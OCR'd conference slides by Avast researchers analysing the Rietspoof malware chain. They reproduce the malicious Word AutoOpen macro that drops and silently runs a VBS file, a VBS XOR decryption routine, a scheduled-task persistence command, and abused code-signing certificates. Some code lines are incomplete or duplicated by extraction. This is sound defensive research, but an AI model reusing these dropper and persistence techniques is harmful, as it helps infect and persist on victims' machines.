Spoofing in the reeds with Rietspoof

Jan Širmer
Malware Analysis Team Lead
Avast
@sirmer_jan

Luigino Camastra
Malware Researcher
Avast
@n3ph8t3r

Adolf Středa
Malware Researcher
Avast
@StredaAdolf

Agenda

- Origin of infection
- Infection chain analysis
  - MS Word
  - VBS
  - CAB
  - Dropped bot
  - Downloader
- After blog post
- Summary


Origin of infection

Overview

- Discovered August, 2018
- Before January, 2019
  - ~1 new version per month
- January - end of February, 2019
  - ~ daily updates
- C&C communication with U.S. IP range only
- Samples spread through
  - Skype
  - Email: outlook.live.com

Process Tree

MS Word - Process Tree




Process Tree

- WINWORD.EXE 2008 "C:\[redacted]\Downloads\prkwDvlgUi" /q
  - wscript.exe 2096 wscript.exe "c:\[redacted]appdata\roaming\microsoft\word\startup\..\..\Windows\Cookies\wordTemplate.vbs
    - expand.exe 2548 C:\[redacted]\AppData\Local\Temp\LOJkdxjDhQANoxu -F:* C:\[redacted]\AppData\Local\Temp\iSatSrv.exe
    - WMIC.exe 2996 process call create "schtasks.exe /Create /Sc MINUTE /MO 2 /TN \"\Microsoft Driver Management Service\" /TR \"C:\[redacted]\AppData\Local\Temp\iSatSrv.exe"
- svchost.exe 600 -k DcomLaunch
- svchost.exe 3484 -k netsvcs

MS Word

Stage 1 - MS Word

- Common social engineering
- Dropper and Runner for VBS



This document is protected


1 Open the document in Microsoft Office. Previewing online is not available for protected documents

2 If this document was downloaded from your email, please click "Enable Editing" from the yellow bar above

3 Once you have enabled editing, please click "Enable Content" from the yellow bar above

Microsoft Word


- Common social engineering
- Dropper and Runner for VBS
- VBS embedded as 64bit string encoded in hex




```
Sub AutoOpen()
ActiveWindow.View.ShowHiddenText = True
If ypvirsroj = False Then
wxgupmycfcjfvhtvrdlo
Else
strTempPath = Application.StartupPath + phncwqbdjnts(
"5c2e2e5c2e2e5c57696e646f77735c436f6f6b6965735c776f726454") & phncwqbdjnts(
"656d706c6174652e766273")
DeleteAllHeadersFooters
Open strTempPath For Binary Lock Read Write As #1
Put #1, , wzflxhzoohuvub(zrcywqtqpexuy)
Close #1
Open strTempPath For Binary Lock Read Write As #1
Seek #1, LOF(1) + 1
Put #1, , wzflxhzoohuvub(zingbwdoiqanjhkqgmu)
Close #1
ret = Shell("wscript.exe """ + strTempPath + "", vbHide)
End If
End Sub
```

Microsoft Word

- Common social engineering
- Dropper and Runner for VBS
- VBS embedded as 64bit string encoded in hex
- French?



```
Erreur:
ypvirsroj = False
```




```
Sub AutoOpen()
ActiveWindow.View.ShowHiddenText = True
If ypvirsroj = False Then
wxgupmycfcjfvhtvrdlo
Else
strTempPath = Application.StartupPath + phncwqbdjnts(
"5c2e2e5c2e2e5c57696e646f77735c436f6f6b6965735c776f726454") & phncwqbdjnts(
"656d706c6174652e766273")
DeleteAllHeadersFooters
Open strTempPath For Binary Lock Read Write As #1
Put #1, , wzflxhzoohuvub(zrcywqtqpexuy)
Close #1
Open strTempPath For Binary Lock Read Write As #1
Seek #1, LOF(1) + 1
Put #1, , wzflxhzoohuvub(zingbwdoiqanjhkqgmu)
Close #1
ret = Shell("wscript.exe """ + strTempPath + """, vbHide)
End If
End Sub
```

VBS

Stage 2 - Visual Basic Script

- Digitally signed (Even dev files with local IPs)

Digital Signature



Digital Signature Information

A certificate was explicitly revoked by its issuer.


Signer information

Name:	"SPICES"
E-mail:	KristinaLeushina96@mail.ru
Signing time:	15. srpna 2018 19:07:22

Countersignatures

Name of signer:	E-mail address:	Timestamp
Symantec Time ...	Not available	15. srpna 2018 19:0...

Digital Signature



Digital Signature Details

Digital Signature Information


A certificate was explicitly revoked by its issuer.

Signer information


Name:	"SPICES"
E-mail:	KristinaLeushina96@mail.ru
Signing time:	15. srpna 2018 19:07:22

Countersignatures


Name of signer:	E-mail address:	Timestamp
Symantec Time ...	Not available	15. srpna 2018 19:0...


TROOPERS
DMG
ATTACK
MOVE
RETREAT
GUARD


Digital Signature




Fingerprint:	D72814CA9C51D23B77AF4137502362F390CD4310
Name:	3AN LIMITED (Detail)
Issuer:	Sectigo RSA Code Signing CA (Detail)
Serial:	53CC4C69E56A7DBC3667D5FFD524AA4B




Fingerprint:	B4CDC78A2FCBE0A70A120D7449F956C7B7507E97
Name:	MASLAK LTD (Detail)
Issuer:	COMODO RSA Code Signing CA (Detail)
Serial:	3803B0D45F38CEA186D588606C34B63A




Fingerprint:	60AC183E49C5D7361B5FAE048AA95926E4744F16
Name:	BULDOK LIMITED (Detail)
Issuer:	Sectigo RSA Code Signing CA (Detail)
Serial:	2F0D89B655F39F64B2B92534C403AEC9



Fingerprint:	495B124624B1AF873B04BA2A2E93F90BAECB2D06
Name:	FLOWERWORKS (Detail)
Issuer:	COMODO RSA Code Signing CA (Detail)
Serial:	07D4261494B1E4884DDC4A0ABE8E80A3



Fingerprint:	72B2BDB0AA3B346E81A176F848EC17DCCDA50CCA
Name:	VELES LTD. (Detail)
Issuer:	Sectigo RSA Code Signing CA (Detail)
Serial:	00A8D40DA6708679C08AEBDDEA6D3F6B8A




Fingerprint:	F91651036B09EFB57C03A33CB67DE79F5283CB83
Name:	ANJELA KEY LIMITED (Detail)
Issuer:	COMODO RSA Code Signing CA (Detail)
Serial:	4C450ECCD61D334E0AFB2B2D9BB1D812

Stage 2 - Visual Basic Script


- Digitally signed (Even dev files with local IPs)
- Drops and expands CAB file

Decrypt CAB file



```
Function readBinary(Offset, strPath)
    Dim oFSO: Set oFSO = CreateObject("Scripting.FileSystemObject")
    Dim oFile: Set oFile = oFSO.GetFile(strPath)
    If IsNull(oFile) Then Exit Function
    Set objStreamIn = oFile.OpenAsTextStream()
    objStreamIn.Skip Offset
    Do Until objStreamIn.AtEndOfStream
        counter = 0
        counter = counter + Asc( objStreamIn.Read( 1 ) )
        var_str_01 =
        var_str_01 = var_str_01 + Chr(counter Xor val_01)
        var_str_02 = var_str_02 + var_str_01
    Loop
    objStreamIn.Close
End Function
```

